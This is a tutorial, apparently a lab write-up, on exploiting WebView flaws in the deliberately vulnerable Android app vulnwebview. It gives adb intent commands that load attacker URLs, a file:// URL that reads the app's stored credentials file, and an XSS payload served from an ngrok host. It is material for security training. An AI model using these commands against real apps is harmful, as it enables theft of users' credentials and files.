**Exploitation of Android WebView**

ByAnkit &Jagdish

For the exploitation of WebView we’ll test out the [Vulnerable WebView](https://github.com/t4kemyh4nd/vulnwebview) application.

A screenshot of a login page

Description automatically generated


### **Exported WebView (WebView Hijacking)**

**A screenshot of a computer

Description automatically generated**

### 

It is clear that the loadWebView function is loading the URL by using the string that was obtained from the intent.



In order to take advantage of this function, third-party applications can send an intent to this component along with a URL string, and the target application will accept and carry out the intent because this component has been exported.

In order to access a malicious URL provided by the attacker within the context of the application, we will use ADB to send an intent to the component.

Firstly, connect the emulator with adb.

Use the following command:

**adb shell am start -n componentname --es string attacker domain**


adb shell am start -n com.tmh.vulnwebview/.Registr ationWebView --es reg\_url <https://bing.com>

A screenshot of a computer

Description automatically generated

### **setAllowUniversalAccessFromFileURLs enabled for WebView (File Theft)**

The attacker can access material from any origin, including other file scheme URLs, when it is running within the context of a file scheme URL.



With this setting, the constraints imposed by the same origin policy are lifted, and the WebView is now able to make requests to the web from files, which is normally not feasible. Using this, an attacker can access local files.

Let’s connect our emulator with device using adb.


A screenshot of a computer screen

Description automatically generated


This is the sensitive file **MainActivity.xml** which contains username and password located in **/data/data/com.tmh.vulnwebview/shared\_prefs**

We will try to call this sensitive file using url.

adb shell am start -n com.tmh.vulnwebview/.RegistrationWebView --es reg\_url “[file:///data/data/com.tmh. vulnwebview/shared\_prefs/MainActivity.xml](file:///data/data/com.tmh.%20vulnwebview/shared_prefs/MainActivity.xml)”



### **JavaScript Enabled with Interface for WebView (XSS)**



###### **Payload.**

<script>

alert("You are HACKED!!!")

</script>

Hosted it on the local server on port 8080.

A black background with white text

Description automatically generated

Started ngrok on port 8080.

Command - **ngrok http 8080**

A screenshot of a computer


Description automatically generated

Connect your emulator using adb.

Then, use the adb command to call the payload file from the webserver.

**adb shell am start -n componentname --es string “url/payload”**

adb shell am start -n com.tmh.vulnwebview/.SupportWebView --es support\_url "https://0dda-106-201-239-192.ngrok-free.app/payload.html”



**BOOM!!!**